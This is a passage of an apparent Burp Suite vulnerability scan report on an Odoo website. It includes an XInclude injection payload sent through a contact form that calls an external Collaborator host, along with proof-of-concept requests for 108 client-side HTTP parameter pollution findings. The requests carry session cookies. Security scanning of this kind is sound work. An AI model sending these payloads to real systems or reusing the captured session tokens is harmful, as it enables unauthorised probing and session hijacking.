------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

<hyw xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
href="http://hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com/foo"/></hyw>
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_to"

service@planitswiss.com
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="
...[SNIP]...
```

Collaborator DNS interaction

The Collaborator server received a DNS lookup of type A for the domain name **hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com**.

The lookup was received from IP address 104.40.171.170:56140 at 2025-Jul-29 14:31:04.651 UTC.

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 185.255.165.139:46829 at 2025-Jul-29 14:31:12.498 UTC.

Request to Collaborator

```
GET /foo%22/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.93
Safari/537.36
Host: hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgtgkfngz</body></html>
```

---

3. Low severity issues

3.1. Client-side HTTP parameter pollution (reflected)

There are 108 instances of this issue:

- /de_DE/contactus [URL path filename]
- /de_DE/contactus-thank-you [URL path filename]
- /de_DE/web_editor/shape/http_routing/404.svg [URL path folder 2]
- /de_DE/web_editor/shape/http_routing/404.svg [URL path folder 3]
- /de_DE/web_editor/shape/http_routing/404.svg [URL path folder 4]
- /de_DE/website/search [URL path filename]
- /de_DE/website/search [URL path folder 2]
- /de_DE/website/social/facebook [URL path filename]
- /de_DE/website/social/facebook [URL path folder 2]
- /de_DE/website/social/facebook [URL path folder 3]
- /de_DE/website/social/linkedin [URL path filename]
- /de_DE/website/social/linkedin [URL path folder 2]
- /de_DE/website/social/linkedin [URL path folder 3]
- /de_DE/website/social/twitter [URL path filename]
- /de_DE/website/social/twitter [URL path folder 2]
- /de_DE/website/social/twitter [URL path folder 3]
- /de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]
- /de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]
- /de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]
- /de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]
- /en/web/reset_password [URL path filename]
- /fr_FR/contactus [URL path filename]
- /fr_FR/contactus-thank-you [URL path filename]
- /fr_FR/web/login [URL path filename]
- /fr_FR/web/reset_password [URL path filename]
- /fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 2]
- /fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 3]
- /fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 4]
- /fr_FR/website/search [URL path filename]
- /fr_FR/website/search [URL path folder 2]
- /fr_FR/website/social/facebook [URL path filename]
- /fr_FR/website/social/facebook [URL path folder 2]
- /fr_FR/website/social/facebook [URL path folder 3]
- /fr_FR/website/social/linkedin [URL path filename]
- /fr_FR/website/social/linkedin [URL path folder 2]
- /fr_FR/website/social/linkedin [URL path folder 3]
- /fr_FR/website/social/twitter [URL path filename]
- /fr_FR/website/social/twitter [URL path folder 2]
- /fr_FR/website/social/twitter [URL path folder 3]
- /fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]
- /fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]
- /fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]
- /fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]
- /ko_KR/contactus [URL path filename]
- /ko_KR/contactus-thank-you [URL path filename]
- /ko_KR/web/reset_password [URL path filename]
- /ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 2]
- /ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 3]
- /ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 4]
- /ko_KR/website/search [URL path filename]
- /ko_KR/website/search [URL path folder 2]
- /ko_KR/website/social/facebook [URL path filename]
- /ko_KR/website/social/facebook [URL path folder 2]

- /ko_KR/website/social/facebook [URL path folder 3]
- /ko_KR/website/social/linkedin [URL path filename]
- /ko_KR/website/social/linkedin [URL path folder 2]
- /ko_KR/website/social/linkedin [URL path folder 3]
- /ko_KR/website/social/twitter [URL path filename]
- /ko_KR/website/social/twitter [URL path folder 2]
- /ko_KR/website/social/twitter [URL path folder 3]
- /ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]
- /ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]
- /ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]
- /ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]
- /web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 1]
- /web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 2]
- /web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 3]
- /web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 1]
- /web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 2]
- /web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 3]
- /web/assets/1/af82625/web.assets_frontend.min.css [URL path folder 1]
- /web/image/website.s_parallax_default_image [URL path folder 2]
- /web/image/website/1/logo/planitswiss-web%20SA [URL path folder 1]
- /web/image/website/1/logo/planitswiss-web%20SA [URL path folder 2]
- /web/image/website/1/logo/planitswiss-web%20SA [URL path folder 4]
- /web/login [URL path filename]
- /web/reset_password [URL path filename]
- /web/static/fonts/twitter_x_only.woff [URL path folder 1]
- /web/static/fonts/twitter_x_only.woff [URL path folder 2]
- /web/static/fonts/twitter_x_only.woff [URL path folder 3]
- /web/static/img/odoo_logo_tiny.png [URL path folder 2]
- /web/static/img/odoo_logo_tiny.png [URL path folder 3]
- /web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2 [URL path folder 1]
- /web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2 [URL path folder 2]
- /web/static/lib/odoo_ui_icons/fonts/odoo_ui_icons.woff2 [URL path folder 3]
- /web/static/src/libs/fontawesome/fonts/fontawesome-webfont.woff2 [URL path folder 3]
- /web_editor/shape/http_routing/404.svg [URL path folder 1]
- /web_editor/shape/http_routing/404.svg [URL path folder 2]
- /web_editor/shape/http_routing/404.svg [URL path folder 3]
- /website/form/ [URL path folder 1]
- /website/form/ [URL path folder 2]
- /website/form/mail.mail [URL path folder 2]
- /website/lang/de_DE [URL path filename]
- /website/lang/de_DE [URL path folder 2]
- /website/lang/fr_FR [URL path filename]
- /website/lang/fr_FR [URL path folder 2]
- /website/search [URL path filename]
- /website/search [URL path folder 1]
- /website/social/facebook [URL path filename]
- /website/social/facebook [URL path folder 2]
- /website/social/linkedin [URL path filename]
- /website/social/linkedin [URL path folder 2]
- /website/social/twitter [URL path filename]
- /website/social/twitter [URL path folder 2]
- /website/translations/aae26241c28e3386a5c3de7b97852e016a51673a [URL path folder 1]
- /website/translations/aae26241c28e3386a5c3de7b97852e016a51673a [URL path folder 2]
- /website/translations/d3f918e1507d652b7e67c0d08578725ef257f2b1 [URL path filename]
- /website/translations/d3f918e1507d652b7e67c0d08578725ef257f2b1 [URL path folder 2]

Issue background

Client-side HTTP parameter pollution (HPP) vulnerabilities arise when an application embeds user input in URLs in an unsafe manner. An attacker can use this vulnerability to construct a URL that, if visited by another application user, will modify URLs within the response by inserting additional query string parameters and sometimes overriding existing ones. This may result in links and forms having unexpected side effects. For example, it may be possible to modify an invitation form using HPP so that the invitation is delivered to an unexpected recipient.

The security impact of this issue depends largely on the nature of the application functionality. Even if it has no direct impact on its own, an attacker may use it in conjunction with other vulnerabilities to escalate their overall severity.

Issue remediation

Ensure that user input is URL-encoded before it is embedded in a URL.

References

- HTTP Parameter Pollution

Vulnerability classifications

- CWE-233: Improper Handling of Parameters
- CWE-20: Improper Input Validation
- CAPEC-460: HTTP Parameter Pollution (HPP)

3.1.1. https://odoo18.planitswiss.com/de_DE/contactus [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/contactus**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?dzs&rcg=1** was submitted in the URL path filename. This input was echoed as **?dzs&rcg=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fdzs%26rcg%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ewXFd5peJglh75w65EbM9uSdXx8hi2NbuPLTgq-NqWjNWJ7eRxIHZSoBne8uWi-1aQDhIzujFnnaOdMNmxaw; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
```

```
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:15:27 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24311

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?dzs&amp;rcg=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.2. https://odoo18.planitswiss.com/de_DE/contactus-thank-you [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/contactus-thank-you**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?sry&hks=1** was submitted in the URL path filename. This input was echoed as **?sry&hks=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fsry%26hks%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
```

```
Cache-Control: max-age=0
Cookie: session_id=4lo2eZT3G5IFYvW-adGq_JCoHd52L_hlGEQSDRThcXZ7jjgEkn310Fm2VZclspzUFsi0cMyrnW3nn6Xdfa4V; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: http://596e705b-6e3f-428c-9f79-ddd86a1e9165.com/
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:12:05 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24311

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?sry&amp;hks=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.3. https://odoo18.planitswiss.com/de_DE/web_editor/shape/http_routing/404.svg [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?cjk&qmy=1** was submitted in the URL path folder 2. This input was echoed as **?cjk&qmy=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fcjk%26qmy%3d1/shape/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=krAhqT07gsb7BFEzR1jh-QU9S_0jAvlNtHs7m_hMkR0fehwHyo-wP8RWExbX0idZTXpm8W-
RZA6BhzurcuKM; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:17:46 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24818

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?cjk&amp;qmy=1/shape/http_routing/404.svg?c2=o-color-
2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.4. https://odoo18.planitswiss.com/de_DE/web_editor/shape/http_routing/404.svg [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?kel&inn=1** was submitted in the URL path folder 3. This input was echoed as **?kel&inn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/web_editor/%3fkel%26inn%3d1/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=krAhqT07gsb7BFEzR1jh-QU9S_0jAvlNtHs7m_hMkR0fehwHyo-wP8RWExbX0idZTXpm8W-
RZA6BhzurcuKM; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:19:16 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24907

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/?kel&amp;inn=1/http_routing/404.svg?c2=o-
color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.5. https://odoo18.planitswiss.com/de_DE/web_editor/shape/http_routing/404.svg [URL path folder 4]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 4 is copied into the response within the query string of a URL.

The payload **?iaf&bsd=1** was submitted in the URL path folder 4. This input was echoed as **?iaf&bsd=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/web_editor/shape/%3fiaf%26bsd%3d1/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=krAhqT07gsb7BFEzR1jh-QU9S_0jAvlNtHs7m_hMkR0fehwHyo-wP8RWExbX0idZTXpm8W-
RZA6BhzurcuKM; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:23:35 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24822

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/shape/?iaf&amp;bsd=1/404.svg?c2=o-color-2"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.6. https://odoo18.planitswiss.com/de_DE/website/search [URL path filename]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/de_DE/website/search**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?iel&lkh=1** was submitted in the URL path filename. This input was echoed as **?iel&lkh=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3fiel%26lkh%3d1?search=SIDsuu&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=9eLveAjpYrkF2ZQnQTQ4_hZCS8la8hhJhdgVqVdfastglX_ru2qQBnVaPKxjcyHfGqGAwWiZ9hR2QIBXyJJm; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 18:02:11 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24832

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?iel&amp;lkh=1?search=SIDsuu&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.7. https://odoo18.planitswiss.com/de_DE/website/search [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/search**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?phv&gdb=1** was submitted in the URL path folder 2. This input was echoed as **?phv&gdb=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fphv%26gdb%3d1/search?search=SIDsuu&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=9eLveAjpYrkF2ZQnQTQ4_hZCS8la8hhJhdgVqVdfastglX_ru2qQBnVaPKxjcyHfGqGAwWiZ9hR2QIBXyJJm; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:58:20 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24798

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
```

```
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?phv&amp;gdb=1/search?
search=SIDsuu&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.8. https://odoo18.planitswiss.com/de_DE/website/social/facebook [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/facebook**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?lrh&bor=1** was submitted in the URL path filename. This input was echoed as **?lrh&bor=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/social/%3flrh%26bor%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=p6a_Gfo6IZNiUcQ-fMuiUWQymRaSd57hLuf7Iv8tj6Wu86PXVln3woaD5Fce7YmHCptTS4Te_xU5VlqP_yM2; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:45:42 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
```

```
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24534

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?lrh&amp;bor=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.9. https://odoo18.planitswiss.com/de_DE/website/social/facebook [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/facebook**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?bte&epr=1** was submitted in the URL path folder 2. This input was echoed as **?bte&epr=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fbte%26epr%3d1/social/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=DIKYztYL3_BQ5E_87dnxMSmI6Q_-iCWSqLeMhVNXAnLfbYVFNbmvfiO5sOLJEN_sJKg3wNJP5R-X_D5crRbe; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:08:15 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24519

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?bte&amp;epr=1/social/facebook" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.10. https://odoo18.planitswiss.com/de_DE/website/social/facebook [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/facebook**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?zjf&ysl=1** was submitted in the URL path folder 3. This input was echoed as **?zjf&ysl=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3fzjf%26ysl%3d1/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
